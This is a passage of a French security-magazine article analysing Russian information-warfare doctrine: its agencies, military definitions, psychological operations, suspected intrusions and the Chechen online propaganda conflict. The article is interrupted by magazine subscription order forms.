Des débats sont ouverts sur des questions très sensibles pour la sécurité de l'État (terrorisme, racisme), mais aucune loi sur ces sujets n'a été promulguée pour réguler le cyberespace. La Russie comptait en 2006 près de 40 sites internet ultranationalistes et extrémistes, un quart opérant à partir de fournisseurs russes. Les sites des rebelles tchétchènes ont été fermés en Russie, mais des sites ultranationalistes continuent d'opérer librement. Existent également des mouvements néonazis très actifs qui utilisent l'Internet pour coordonner leurs opérations, maintenir les contacts entre les membres dans l'ensemble du pays et recruter de nouveaux sympathisants. Un site néonazi de Saint-Pétersbourg s'est récemment félicité de l'assassinat d'étrangers dans cette ville, appelant ses membres à établir l'ordre pour marquer la date anniversaire de la naissance d'Hitler. Les « web skinheads » sont un phénomène inquiétant en Russie. Le débat concernant les sites proférant la haine a été relancé en janvier 2006 quand un jeune de 20 ans, Aleksandr Koptsev, qui visitait régulièrement les sites ultranationalistes, a abattu 8 personnes dans une synagogue. Suite à cet incident, la Douma [14] préparait de nouvelles lois pour interdire la propagation d'informations extrémistes via Internet et les jeux vidéo. Les mouvements de défense des droits de l'Homme craignent toutefois que cette régulation légitime ne soit aussi un prétexte pour couvrir l'ensemble des contenus de l'internet et museler l'expression de toute forme d'opposition au pouvoir.

3 – La guerre de l'information est un conflit dans l'espace de l'information

Depuis le milieu des années 1990, l'information est placée au cœur de la question de la sécurité nationale russe. Les autorités du pays marquent un intérêt très fort pour la GI, concept né des problématiques de sécurité de l'information. Ce sujet est devenu aussi important que la question de la prolifération nucléaire aux yeux des stratèges militaires qui tentent d'en modéliser les divers aspects et d'en définir les implications pour la sécurité nationale.

Les acteurs en charge de la sécurité de l'État, responsables de la mise en œuvre de la GI ont apporté de multiples définitions du concept de GI.

3.1 – Les acteurs de la sécurité et leurs approches du concept

3.1.1 - L'agence FAPSI

La FAPSI était l'Agence Fédérale pour les Communications et l'Information du gouvernement. Issue de l'ex-KGB (Comité à la Sécurité de l'État qui, suite au coup d'État manqué contre Mikhail Gorbachev, fut démantelé en 1991 en plusieurs départements de sécurité indépendants, dont la FAPSI), l'agence a souvent été considérée comme l'équivalent de la NSA américaine et son école militaire à Voronezh perçue comme la plus grande école au monde de pirates informatiques. Les missions de l'agence consistaient à assurer la sécurité des communications chiffrées de l'État, la protection des sites internet du gouvernement contre le piratage, recouvraient le renseignement électronique (interception des communications chiffrées, cryptanalyse). L'agence contrôlait d'importantes banques de données sur l'économie, la société, le politique, le juridique, l'opinion publique, les marchés financiers, les entreprises, et analysait plus de 1000 publications régionales grâce à ses 300 centres d'information répartis sur tout le territoire. En 1995, tous les systèmes de cryptographie furent interdits en Russie exceptés ceux sous licence de l'agence. La FAPSI était devenue le seul maître des communications chiffrées en Russie. Elle fit pression sur la Douma pour obtenir le contrôle de l'internet, mais sans toutefois parvenir à ses fins. Par l'étendue de ses pouvoirs, l'agence était en quelque sorte le ministère de la GI. L'agence a été démantelée en mars 2003 et ses ressources réparties essentiellement entre le FSB (voir ci-après) et le ministère de la Défense.

Son approche du concept de GI identifiait 5 composantes principales :

⇨ la guerre électronique portant sur des actions de destruction des systèmes C2 ;

⇨ les activités de renseignement, spécifiquement le SIGINT [15] (interception et déchiffrement des flux d'information) ;

⇨ la guerre des pirates informatiques (cyber-guerre) : intrusion dans les ressources d'information ennemies, destruction, vol d'information, altération du fonctionnement des SI ;

⇨ la guerre psychologique : constitution de réseaux de désinformation des populations et des armées ennemies pour influencer les opinions, intentions, prises de positions de la société et des décideurs ;

⇨ la collecte et le traitement de l'information source ouverte.

3.1.2 - Le FSB

Le FSB (Service de Sécurité Fédéral) est la police secrète de la Russie, issue de l'ex-KGB. Lors de la dissolution de la FAPSI en 2003, le FSB hérite de cette dernière toutes les activités qui relèvent des communications téléphoniques, de la téléphonie mobile, de l'internet, des communications sécurisées du gouvernement, la gestion du système des transmissions électroniques des résultats des élections (système « Vybory »), les activités de cryptographie et déchiffrement. Après cette restructuration, le FSB est devenu la seconde formation armée la plus importante après l'Armée. La conception de la GI du FSB s'inscrit dans la ligne de celle de la FAPSI.

3.1.3 - Le SVR

Le SVR est l'agence de renseignements à l'étranger, également issue de l'ex-KGB. Le SVR définit une GI agressive puisqu'elle doit consister à :

⇨ prendre le contrôle des ressources d'information des autres États ;

⇨ entraver le développement des NTIC dans les pays qui sont des ennemis potentiels ;

⇨ détruire les réseaux et systèmes de communication ;

⇨ développer des armes informationnelles ;

⇨ développer des solutions pour assurer la sécurité de ses propres SI.

Offres de couplage !

Lisez-vous régulièrement : et/ou /ou et/ou

Le magazine 100% sécurité informatique

Le magazine 100% Linux

100% pratique

Apprivoisez votre pingouin !

Si oui, ces offres d'abonnement à tarif préférentiel vous sont destinées.

Linux Magazine + Linux Magazine hors série

~~106,60~~ **79 €**

Economie : 27,60 €

Linux Magazine + Misc + Linux Magazine hors série

~~154,60~~ **105 €**

Economie : 49,60 €

Linux Magazine + Misc

~~116,20~~ **83 €**

Economie : 33,20 €

Linux Magazine + Misc + Linux Magazine hors série + Linux Pratique

~~190,30~~ **129 €**

Economie : 61,30 €

Bon de commande à remplir et à retourner à :

*Diamond Editions - Service des Abonnements/Commandes, BP 20142 - 67603 SELESTAT CEDEX

OUI, je m'abonne et désire profiter des offres spéciales de couplage

Je coche la référence de l'offre :	Prix	Qté.	Total
11 N°s Linux Mag. + 6 N°s Linux Mag HS	79 €		
11 N°s Linux Mag. + 6 N°s MISC	83 €		
11 N°s Linux Mag. + 6 N°s MISC + 6 N°s Linux Mag HS	105 €		
11 N°s Linux Mag. + 6 N°s MISC + 6 N°s Linux Mag HS + 6 N°s Linux Pratique	129 €		
OFFRES VALABLES UNIQUEMENT EN FRANCE MÉTRO**	TOTAL		

**Pour les tarifs étrangers, consultez notre site : www.ed-diamond.com

4 façons de vous abonner :

- ☒ par courrier postal en nous renvoyant le bon ci-dessous
- ☒ par le Web, sur **www.ed-diamond.com**
- ☒ par téléphone, entre 9h-12h et 14h-17h au 03 88 58 02 08
- ☒ par fax au 03 88 58 02 09 (CB)

1 Voici mes coordonnées postales

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

2 Je joins mon règlement :

☐ Je règle par chèque bancaire ou postal à l'ordre de Diamond Editions*

☐ Paiement par carte bancaire :

N° Carte :

Expire le : Cryptogramme Visuel : Voir image ci-dessous

Date et signature obligatoire : 200

Offre Collectionneur !

4 façons de commander :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur **www.ed-diamond.com**
- par téléphone, entre 9h-12h et 14h-17h au 03 88 58 02 08
- par fax au 03 88 58 02 09 (CB)

Vous êtes un fidèle lecteur mais vous ne vous rappelez plus dans quel magazine vous avez lu un article sur ... ?

Un sujet vous passionne et vous recherchez des magazines traitant de ce sujet ?

Allez sur **www.ed-diamond.com** et utilisez le moteur de recherche sur tous les sommaires des magazines édités par Diamond Editions (Misc, Linux Magazine et hors série, Linux Pratique). Vous pourrez également compléter votre collection !

Bon de commande à remplir et à retourner à : *Diamond Editions - Service des Abonnements/Commandes, BP 20142 - 67603 SELESTAT CEDEX

DÉSIGNATION	PRIX	QTÉ	TOTAL
MISC N°1 Les vulnérabilités du Web !	5,95 €		
MISC N°2 Windows et la sécurité	7,45 €		
MISC N°3 IDS : La detection d'intrusions	Epuisé		
MISC N°4 Internet, un château construit sur du sable	7,45 €		
MISC N°5 Virus, mythes et réalités	Epuisé		
MISC N°6 Insécurité du wireless?	7,45 €		
MISC N°7 La guerre de l'information	7,45 €		
MISC N°8 Honeypots ; le piège à pirates	7,45 €		
MISC N°9 Que faire après une intrusion ?	7,45 €		
MISC N°10 VPN (Virtual Private Network)	7,45 €		
MISC N°11 Tests d'intrusion	7,45 €		
MISC N°12 La faille venait du logiciel !	7,45 €		
MISC N°13 PKI - Public Key Infrastructure	7,45 €		
MISC N°14 Reverse Engineering	7,45 €		
MISC N°15 Authentification	Epuisé		
MISC N°16 Télécoms, les risques des infrastructures	7,45 €		
MISC N°17 Comment lutter contre le spam, les malwares, les spywares	7,45 €		
MISC N°18 Dissimulation d'informations	7,45 €		
MISC N°19 Les dénis de service	7,45 €		
MISC N°20 Crytographie malicieuse	7,45 €		
MISC N°21 Limites de la sécurité	7,45 €		
MISC N°22 Superviser sa sécurité	7,45 €		
MISC N°23 De la recherche de faille à l'exploit	7,45 €		
MISC N°24 Attaques sur le Web	7,45 €		
MISC N°25 Bluetooth, P2P, AIM, les nouvelles cibles	7,45 €		
MISC N°26 Matériel mémoire, humain, multimédia	8,00 €		
MISC N°27 IPv6 : sécurité, mobilité et VPN, les nouveaux enjeux	8,00 €		
MISC N°28 Exploits et correctifs : les nouvelles protections à l'épreuve du feu	8,00 €		
MISC N°29 IPv6 : Sécurité du cœur de réseau IP	8,00 €		
		TOTAL	
		Frais de port France Metro : + 3,81 €	
		Frais de port Etranger : + 5,34 €	
		TOTAL	

Oui je souhaite compléter ma collection

1 Voici mes coordonnées postales

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

2 Je joins mon réglement :

Je règle par chèque bancaire ou postal à l'ordre de Diamond Editions*

Paiement par carte bancaire :

N° Carte :

Expire le : Cryptogramme Visuel : Voir image ci-dessous

Date et signature obligatoire : 200

3.1.4 - L'armée

Les militaires russes ont pleinement conscience du rôle majeur de l'information et de sa maîtrise dans les conflits armés et étudient très sérieusement l'impact que peuvent avoir les NTIC sur leur armée. Depuis l'opération Tempête du Désert, qui fut une transition majeure vers un nouveau type de guerre fondé sur le traitement et la maîtrise de l'information, la doctrine militaire russe a concentré ses efforts sur la GI [16].

Le ministre de la Défense, Sergei Ivanov, définit la GI comme l'ensemble des actions prises par un pays pour **endommager les ressources et systèmes d'information** d'un pays tiers, tout en protégeant sa propre infrastructure.

De nombreux militaires, stratèges, analystes, ont également proposé au cours des dix dernières années leurs définitions du concept de GI.

⇨ Pour l'Amiral Vladimir Semenovich Pirumov [17], la GI est une **nouvelle forme de bataille** entre deux ou plus adversaires, qui consiste en l'usage, avec un objectif précis, de moyens et méthodes permettant d'**influencer les ressources d'information de l'ennemi**, tout en protégeant ses propres ressources, afin d'atteindre l'objectif que l'on s'est assigné. La GI dans les actions de combat, c'est-à-dire en temps de guerre, est l'agrégat de toutes les mesures et actions coordonnées des troupes conduites selon un plan unique, visant à gagner ou maintenir un **avantage sur l'information** par rapport à l'ennemi, y compris pendant la préparation ou la conduite des opérations. Cet avantage sur l'information doit être gagné au bénéfice des composantes C2, afin que celles-ci disposent de plus d'information, de meilleure qualité, plus précise, que les C2 ennemis. Cet avantage doit ensuite pouvoir être concrétisé en décisions et actions de combats.

⇨ Le colonel S.A. Komov [18] conçoit la GI comme un ensemble de soutiens en matière d'information, de contre-mesures d'information, de mesures de défense de l'information prises pour acquérir une **supériorité sur l'information** par rapport à un ennemi [19], lors du lancement et de la conduite d'une action militaire. Les points clefs dans son approche résident dans la mise en œuvre de moyens pour acquérir l'information sur l'ennemi et sur les conditions d'un engagement (renseignement), sur la réunion de l'information concernant les troupes alliées et le traitement et l'échange de l'information entre les divers niveaux des systèmes de C2, le blocage des processus ennemis de collecte/traitement de l'information, l'utilisation de la déception à tous les niveaux.

⇨ Selon le colonel général Valery Manilov [20], la GI est une **lutte à l'intérieur de ou entre États**, qui utilise des méthodes **endommageant** ou **détruisant** complètement l'espace d'information du camp adverse. Il s'agit d'une **influence informationnelle** sur plusieurs sphères de l'activité sociétale et gouvernementale, un système de mesures pour capturer les ressources d'information d'un État [21].

⇨ Le général N.A. Kostin [22] définit la GI comme **une forme de lutte entre deux camps**, qui entraîne l'utilisation de moyens et méthodes spécifiques pour toucher le médium d'information adverse et protéger le sien, pour atteindre les objectifs visés. Selon lui, la GI est une **catégorie de guerre bien particulière**, indépendante des autres, mais faisant aussi partie de chacune des formes de guerre, **menée en tous temps, de paix et de guerre**.

⇨ Un officier russe cité dans une étude publiée en novembre 2004 par l'*Institute for Security Technologies Studies* [23] élargit et précise ces définitions de manière intéressante. Il définit lui aussi la GI comme un **moyen de résolution de conflit** entre deux parties qui s'opposent. L'objectif reste pour l'une des parties d'obtenir un **avantage en termes d'information** sur l'autre. Mais il ajoute que cet objectif est atteint en exerçant une **influence psychologique et technique** sur le système de décision d'une nation, sur sa population et sur ses structures de ressources d'information. Il souligne l'importance des opérations psychologiques. Il précise enfin que, pour mettre en échec le système de contrôle ennemi et ses structures de ressources d'information, il est possible d'utiliser des moyens additionnels : armes conventionnelles, électroniques et nucléaires.

4 – Guerre de l'information et facteurs humains

L'importance toute particulière accordée au **facteur humain** donne à l'approche russe de la GI sa spécificité.

Une approche globale de la théorie de l'information ne saurait se limiter à l'analyse des systèmes informatisés et à la maîtrise des processus de traitement des données. Au cœur de ces systèmes se trouve l'être humain, dont l'esprit et le corps peuvent devenir la cible à atteindre au moyen de technologies nouvelles (armes informationnelles, opérations d'information) capables de modifier sa psychologie, son comportement, altérer ses capacités corporelles.

4.1 – Guerre de l'information intellectuelle

Selon nombre de psychologues russes, le « choc » politique, social, idéologique subi par le pays au début des années 1990 a fait naître une fragilité importante de la société, une instabilité psychologique et une extrême vulnérabilité à toute opération d'information étrangère. Le colonel E. G. Korotchenko, dans un article paru dans la revue *La Pensée militaire* en février 1996, écrivait que le principal objectif de la GI est de **capturer la conscience** de la population de la fédération de Russie, de saper le moral des forces armées, c'est-à-dire préparer le terrain pour une pénétration politique, économique, militaire. Cet objectif en tête, les opérations psychologiques d'information sont préparées et conduites en permanence, pas seulement par les ennemis traditionnels de la Russie, mais aussi par ses alliés. Le même officier accusait également les activités de GI menées par les pays hostiles à la Russie d'être la cause des maux de la société russe, y compris des maux psychologiques.

Le pays doit donc s'armer pour une **confrontation psychologique**, forme de lutte qui est **partie intégrante de la GI**, également appelée **GI intellectuelle** ou **psychologique**, guerre dont les armes sont les opérations d'informations psychologiques. D'un point de vue théorique, le contenu de base de la GI intellectuelle consiste en :

⇨ La recherche, la collecte et l'analyse de l'information relative aux capacités de participants potentiels à des conflits.

⇨ La prévision de la nature et de l'impact possible des opérations psychologiques ennemies sur les forces et la population russes.

⇨ La prise de mesures défensives pour contrer l'influence, l'agression idéologique et psychologique par l'information sur les forces et la population russes.

⇨ La neutralisation des conséquences négatives de l'influence ennemie sur la conscience, le moral, le mental, c'est-à-dire garantir la fonctionnalité de la psyché [24] et la conscience de l'individu en temps de paix et en temps de guerre.

⇨ La préparation des forces armées et des moyens pour conduire des guerres psychologiques. Pour les actions, l'armée russe est dotée d'unités **d'opérations d'informations psychologiques** (PSYOPS), dont elle ne cache plus l'existence depuis le début des années 1990, l'information les concernant restant toutefois rare et difficilement accessible.

⇨ L'exercice d'une influence psychologique permanente sur la population ennemie.

Le théoricien militaire russe S.A. Komov a proposé 11 types de **GI intellectuelle** pouvant être utilisés contre les systèmes, les personnes ou des forces armées :

⇨ La « distraction » – pendant les phases préparatoires des opérations de combat, en créant une menace réelle ou imaginaire contre l'une des places ennemies les plus vitales, comme les flans ou l'arrière, le forçant à réévaluer ses décisions pour opérer sur tel ou tel axe.

⇨ La « surcharge » – souvent manifestée en envoyant à l'ennemi un volume très important d'informations contradictoires.

⇨ La « paralysie » – en créant la croyance en une menace spécifique contre des intérêts vitaux ou des points faibles.

⇨ L'« épuisement » consistant à entraîner l'ennemi à mener des opérations inutiles, de telle manière qu'il entre dans le combat avec des ressources entamées.

⇨ La « déception » (tromperie) – pendant les phases préparatoires aux opérations de combat, forcer l'ennemi à réallouer ses forces vers des points menacés.

⇨ Des « techniques de division » – amener l'ennemi à croire qu'il doit agir contre les intérêts des coalitions.

⇨ La « pacification » – au moyen d'une attitude et d'une approche pacifique, amener l'ennemi à perdre sa vigilance.

⇨ La « dissuasion » – créer l'impression de supériorité.

⇨ La « provocation » – forcer l'ennemi à mener des actions qui soient avantageuses à son adversaire.

⇨ La « suggestion » – offrir de l'information qui affecte l'ennemi légalement, moralement, idéologiquement ou de quelque autre manière.

⇨ La « pression » – offrir de l'information qui encourage la société à discréditer son propre gouvernement.

Les théoriciens et militaires russes sont depuis longtemps sensibles aux capacités de l'ennemi à contrôler la psyché des soldats adverses, que ce soit par la propagande [25], la manipulation de l'information, la déception. Des études sont focalisées sur la stabilité psychologique des individus et de la société dans son ensemble, sur les possibilités de manipulation de l'esprit en jouant sur les algorithmes qui définissent le comportement humain. Les militaires russes se sont faits une spécialité de l'étude de l'impact des aspects psychologiques de la GI, de ses capacités à affecter le raisonnement objectif, les valeurs, les émotions, les croyances des audiences cibles, soldats ou civils. Dans un contexte de confrontation, le principal effort doit consister à tenter de détruire les composantes psychiques sur lesquelles reposent les capacités d'un ennemi à mener une résistance, à combattre.

Le **contrôle réflexif** est l'une des formes d'opérations psychologiques qui intéresse particulièrement les Russes. Le contrôle réflexif est une branche de la théorie du contrôle, qui vise à **influencer**, par la **manipulation de l'information, les décisions et les actes d'autrui** (individus ou groupe d'individus). Dans le cadre des confrontations psychologiques, serait-il possible alors de modifier le comportement de l'adversaire, le faire capituler sans combattre, contrôler son processus de décision ? Les buts du contrôle réflexif sont de détourner, paralyser, tromper, diviser, distraire/détourner, dissuader, provoquer, suggérer, faire pression sur un ennemi avec de l'information. Les Russes ont longuement étudié ce concept et travaillé au développement de techniques adaptées comme la *maskirovka* (déception, désinformation), afin de manipuler la perception des individus.

4.2 – Maîtriser le corps humain

Des recherches sur les **relations entre GI et maîtrise des capacités du corps humain** comme processeur de données sont menées en Russie. Selon le Dr Victor Solntsev, chercheur au Bauman Technical Institute à Moscou [26] le corps humain, doté d'une multitude de capteurs/processeurs de données (appareil auditif, visuel, système nerveux, signaux du cortex, etc.) doit être considéré comme un système ouvert. Ces processeurs peuvent être manipulés, fragilisés, détruits. Les communications de l'homme avec son environnement physique peuvent causer des changements psycho-physiologiques de son organisme, affecter son état mental et sa conscience. Ce corps-système peut être manipulé, trompé, endommagé, altéré, modifié, détruit, comme tout système de traitement de données numériques. Les données que le corps reçoit de sources externes ou crée à partir de ses propres stimuli électriques et chimiques, peuvent être exploitées tout comme celles échangées par les systèmes informatiques. Et l'homme est d'autant plus vulnérable qu'il n'a pas de protections [27].

Un ordinateur modifié pourrait-il alors devenir une arme contre un individu s'il était possible par exemple d'utiliser l'énergie de la machine pour émettre des ondes capables d'affecter son utilisateur ?

L'homme, comme l'ordinateur, pourrait-il être infecté par des « psycho-virus » introduits dans son « système d'information » (subconscient, processus de raisonnement…) ? Selon Solntsev, le virus russe 666 [28] qui se manifeste par la production de données (image, combinaison de couleurs…) uniquement perçues par le subconscient pourrait affecter la psyché, introduire une pensée dans le subconscient de l'utilisateur, perturber son comportement (crises épileptiques, par exemple). Le principe est celui de la 25ème image d'une séquence vidéo, dite « image subliminale ».

Cette approche présentant l'individu comme un système ouvert de traitement de données élargit l'approche traditionnelle des opérations psychologiques (désinformation, déception) et le concept même de GI. Toutes les variantes d'actions envisageables sur la psyché humaine pouvant être expérimentées en temps de paix et en temps de guerre, la Russie doit se protéger des tentatives de contrôle de la psyché de sa propre société et adopter une stratégie de défense psychologique.

L'approche russe place l'humain au centre de tout processus de traitement de données. Ce dernier est considéré comme l'interface majeure, car l'esprit et le corps doivent interpréter et transformer en conclusions/décisions/actions toutes les informations qui circulent

dans l'espace de l'information, quel que soit le contexte (paix ou guerre). Altérer, manipuler ce processeur de données est l'un des challenges principaux de l'approche russe de la GI.

5 – Mise en œuvre

5.1 – Quelles sont les capacités de la Russie en matière de guerre de l'information ?

En 1999, le maréchal Igor Sergeyev, ministre de la Défense, considérait la guerre du Kosovo comme la démonstration de l'entrée dans une nouvelle phase de la RMA. Il fallait désormais contrer la force des États-Unis dans la sphère de l'information comme support des opérations de combat. Dans un article publié dans le journal militaire « L'Étoile Rouge », Sergeyev discutait des menaces pesant sur la Russie et des principaux problèmes de politique militaire : il utilisait à de nombreuses reprises le terme « information », notait que le Kosovo avait été le début de la guerre sans contact, virtuelle. L'avantage majeur de l'OTAN avait résidé dans ses systèmes d'information, comme les plates-formes de reconnaissance. La Russie est à ce moment incapable de rivaliser avec les États-Unis et doit opter, selon Sergeyev, pour l'option asymétrique, pour le développement d'armes nouvelles. Il faut donc des armes capables de toucher le talon d'Achille des puissances militairement supérieures : reconnaissance, C2 aux niveaux opérationnels et tactiques. L'objectif est de créer un environnement d'information intégré, un système unique de standards militaires pour transmettre les données. En janvier 2000, le président Poutine annonçait que la Russie devait désormais accroître le développement de nouvelles armes high-tech.

Malgré ces déclarations, les Russes estiment aujourd'hui être en retard dans la course globale à la domination de l'information, retard qui expose le pays à de nombreux dangers. Du fait de l'avance de l'occident, les Russes doivent focaliser leurs efforts sur des solutions de GI asymétriques.

Mais un rapport du *Defence Science Board* américain **[29]** juge, pour sa part, que les capacités de la Russie sont très élevées en matière de GI. La Russie étudie les questions de sécurité de l'information et de développement de capacités de cyber-guerre défensive (développement d'armes logicielles : virus capables de casser la sécurité des SI, de s'auto-propager, de se défendre, puces mémoires reprogrammables, chevaux de Troie, outils d'attaque à distance…) depuis une dizaine d'années dans le cadre du sous-comité pour la sécurité de l'information de la Douma. Au sein du FSB, un bureau en charge de la sécurité de l'information a été créé. Les Russes, comme de nombreux autres pays dans le monde, étudient les systèmes de C2, le développement des capacités de guerre électronique, les évolutions des SI, observent ce qui se fait ailleurs en permanence : espionnage, recherche, piratage pour dérober des informations ou pour analyser les réactions. Les priorités de la Russie vont au développement d'armes guidées, d'armes à énergie électromagnétique, de cyber-armes (satellites modernes plus précis, équipements de navigation pour les soldats). Le complexe militaro-industriel travaille intensément à la production d'équipements pour la GI : radars, appareils de brouillage, systèmes de reconnaissance, systèmes automatisés de contrôle des forces aériennes, EMP comme arme anti-satellite, système C2 des forces stratégiques nucléaires.

5.2 – Utilisation des techniques des pirates

Les États-Unis ont été victimes d'une campagne d'espionnage au cours de laquelle près de deux millions de machines (notamment du département de la défense américain) auraient été touchées par les intrusions. En 2000, les États-Unis découvrent que les systèmes d'information du Pentagone, de la NASA, du département de l'énergie, d'universités privées et laboratoires de recherche ont fait l'objet d'intrusions : les pirates ont accédé à des dizaines de milliers de fichiers, parmi lesquels des cartes militaires, configurations de troupes... L'affaire connue sous le nom de *Moonlight Maze* aurait débuté en mars 1998. L'enquête aurait permis de remonter jusqu'à la Russie. L'Académie des Sciences de Moscou est même soupçonnée d'attaques notamment contre une société américaine de développement d'outils de cryptographie (juillet 1998). Au cours des attaques, des données de recherche relevant de la défense ont été téléchargées et transférées en Russie. En février 1999, une imprimante HP de Spawar (Centre de commandement des systèmes de guerre de l'aviation et de la marine) à San Diego avait été programmée pour envoyer en Russie des copies de documents imprimés.

Même s'il est évident que l'armée et les services secrets russes ont adopté les méthodes des pirates informatiques **[30]** et peuvent trouver leurs intérêts dans ces actions contre les puissances occidentales (espionnage économique, espionnage scientifique, déstabilisation…), les vrais commanditaires de toutes ces formes d'attaques restent inconnus et, bien entendu, le gouvernement russe dément toute implication.

Mais aussi importante que les faits eux-mêmes (intrusion, espionnage économique), est la conséquence sur les esprits de ces opérations. En février 1998, des intrusions dans les réseaux du département de la Défense américain (affaire *Solar Sunrise*) ont immédiatement été portées au crédit des pirates russes, des services secrets russes. À tort. En réalité, il s'agissait d'attaques perpétrées par deux adolescents américains vivant en Californie. Le FBI et le secrétaire adjoint à la Défense avaient pourtant immédiatement suspecté les Russes.

⇨ Les Américains se sont trompés en désignant un coupable.

⇨ La « menace » russe est tellement entrée dans les esprits, que toute attaque d'envergure lui est aussitôt attribuée, à tort ou à raison.

⇨ On accorde à la Russie un pouvoir de nuisance qu'elle n'a peut-être pas. Il y a donc bien un effet psychologique. C'est peut-être là l'une des illustrations du concept de GI intellectuelle telle que décrite dans les chapitres précédents : tromper, propager une fausse image, détourner l'attention, faire craindre, faire croire, donner l'illusion de…

⇨ La multiplication d'attaques de moindre importance peut aussi servir à affaiblir l'attention et préparer le terrain à une réelle attaque plus radicale, ultérieure.

Ces attaques, qu'elles soient menées par les services secrets, par des pirates, sous d'autres formes par des gangs organisés qui déstabilisent les réseaux et les échanges (perturbation avec spamming), peuvent ainsi avoir pour objet et/ou conséquence :

⇨ d'étudier/exploiter de manière optimale l'impact psychologique, permettant de compenser des faiblesses technologiques ;

⇨ de tirer des bénéfices : espionnage, déstabilisation de concurrents… ;

⇨ d'observer en permanence l'état des SI des pays concurrents ou potentiellement ennemis et déceler les faiblesses des SI.

5.3 – La guerre de Tchétchénie

Le conflit qui a opposé Russes et Tchétchènes depuis 1994 démontre que les deux camps disposent de capacités de cyber-guerre.

Lors du premier conflit (1994-1996), dont l'objectif officiel est la restauration de l'ordre russe, la Russie interdit à la presse de suivre ses actions militaires. Les Tchétchènes utilisent alors pleinement les potentialités des médias à leur avantage, voyant en eux le moyen de faire passer leurs messages. Les Russes eux n'ont pas tiré les leçons de la guerre du Golfe menée par les Américains et n'ont pas préparé l'opinion publique, ne contrôlent pas l'information, ne visent pas la domination de l'information. Le premier conflit se solde par un échec des Russes et s'avère une illustration des paradoxes des guerres asymétriques [31], lorsqu'un adversaire potentiellement supérieur est tenu en échec. Dans ce cas, les Tchétchènes menés par Dudayev ont utilisé une combinaison de méthodes conventionnelles et non conventionnelles, guerre d'usure, de pièges, évitant les confrontations symétriques et concentrant leurs forces sur les points faibles de l'ennemi. L'espace de l'information s'est avéré l'un des points faibles des Russes qui ont été incapables de le dominer. Les Tchétchènes ont fait de l'opinion du peuple russe une de leurs cibles importantes, exploitant sa vulnérabilité à un moment où le pays manque de vrai leadership politique et se trouve dans une période de transition, en utilisant les médias, organisant des raids sur le sol russe largement médiatisés. En 1996, le leader de la rébellion Tchétchène, **Dzhokhar Dudayev, est localisé par les Russes suite à un appel sur son téléphone satellitaire, puis tué par une bombe à guidage de précision**.

Le deuxième conflit (1999-2000), officiellement motivé par la lutte antiterroriste, se déroule dans un contexte différent. Les Russes ont tiré les leçons de leur premier échec.

⇨ Dès le début du conflit, les ambassades étrangères et organisations internationales reçoivent des vidéos montrant les cruautés des Tchétchènes (opérations psychologiques).

⇨ Le gouvernement souhaite désormais contrôler totalement l'information sortant de Tchétchénie : un décret (résolution 1538) du 7 février 2000 renforce les pouvoirs du FSB qui peut désormais légalement contrôler l'accès des journalistes en Tchétchénie.

⇨ Les Russes viennent à bout de la sécurité des communications qui avaient fait la force des Tchétchènes lors de la première guerre : les communications radio sont interceptées. La FAPSI a lancé une grande opération de surveillance des radiocommunications dans le nord Caucase, appelée « Experiment 99 ». Les satellites lancés avant le conflit (notamment Tselina-2) sont les outils indispensables de cette guerre électronique, utilisés lors des opérations d'interception des communications, de traçage, contrôle, décryptage, perturbation des communications tchétchènes.

⇨ Russes et Tchétchènes ont également utilisé des sites internet pour communiquer leurs versions des évènements, diaboliser l'ennemi en dénonçant ses crimes, dans une escalade d'images, de vidéos : assassinats de civils, d'enfants, tortures de prisonniers, exécutions sommaires, etc. Des sites pro-tchétchènes comme **kavkaz.org**, contrôlés par les Tchétchènes, et des sites créés par des alliés vivant à l'étranger comme **qoqaz.net**, basé en Malaisie, servent de relais d'information et de propagande. Les sites diffusent des images d'attaques menées contre les Russes, des vidéos de Tchétchènes en action, des interviews de chefs de guerre... Par précaution, ces sites ont plusieurs sites miroirs en **.my**, **.com**, **.de**. Les Russes, pour leur part, diffusent une information officielle contrôlée via les médias traditionnels (radio, télé), des sites internet, et des consignes aux journalistes couvrant les évènements (consignes publiées sur le site **infocentre.ru** créé en 1999). Pour contrer l'apparition des sites indépendantistes tchétchènes, les Russes créent des sites comme **antiterror.ru**, **chechnya.ru** (créé par un leader tchétchène pro-russe), **kavkaz.com** (site russe, créant la confusion avec **kavkaz.org**, site tchétchène).

Aujourd'hui, des sites comme **http://kavkazcenter.com/** restent des canaux d'information privilégiés des indépendantistes tchétchènes : on y trouve informations, galeries d'images, vidéos, commentaires, entretiens, dénonçant les crimes de troupes russes. La lutte via les réseaux se poursuit. En 2002, les Tchétchènes ont accusé les services russes (FSB) d'avoir attaqué et paralysé leur site **kavkaz.org** et **chechenpress.com**. Après l'attaque des forces spéciales contre les preneurs d'otages au théâtre de Moscou, le site **kavkaz.org** a fait l'objet d'attaques. Les Tchétchènes accusent le FSB. En septembre 2006, le site de l'agence d'information Kavkaz Center voit son fonctionnement perturbé parce que son fournisseur fait l'objet d'attaques de type DoS. Les Tchétchènes portent immédiatement les attaques au crédit des « cyberterroristes » russes [32].

L'une des conclusions de cette GI est qu'il devient de plus en plus difficile pour chaque partie de contrôler l'information.

Conclusion

La théorie est certainement plus avancée que les capacités de mise en œuvre. Il faut toutefois retenir de cette approche conceptuelle les traits importants du mode de pensée qui va sous-tendre la recherche et les développements dans les années à venir :

⇨ La GI est essentiellement considérée comme une forme d'opération militaire qui doit relever de la responsabilité principale du ministère de la Défense et de tout organe garant de sécurité nationale.

⇨ Les Russes ont une conception relativement agressive, offensive de la GI : nous retrouvons souvent les termes de « destruction », « désorganisation », « dommages », « contrôle » dans leurs définitions. Cette agressivité vise les systèmes de C2, utilise les techniques de guerre électronique, les techniques des pirates informatiques (cyber-guerre) ainsi que les individus dans leur corps, dans leur mental.

⇨ La GI est un type de guerre froide [33], c'est-à-dire un ensemble de contre-mesures entre deux États, implémentées principalement en temps de paix. La GI pouvant être menée en temps de guerre et en temps de paix, pour les agences russes et les militaires, tout ce qui n'est pas période de conflit devient période de préparation de conflit, période de tension. En temps de paix, l'objectif sera d'accumuler de l'information sur l'ennemi tout en développant et testant ses propres armes de GI. La doctrine russe souligne ainsi l'importance du moment optimal pour frapper : avant de porter un « cyber coup », toutes les cibles doivent avoir été identifiées, étudiées,

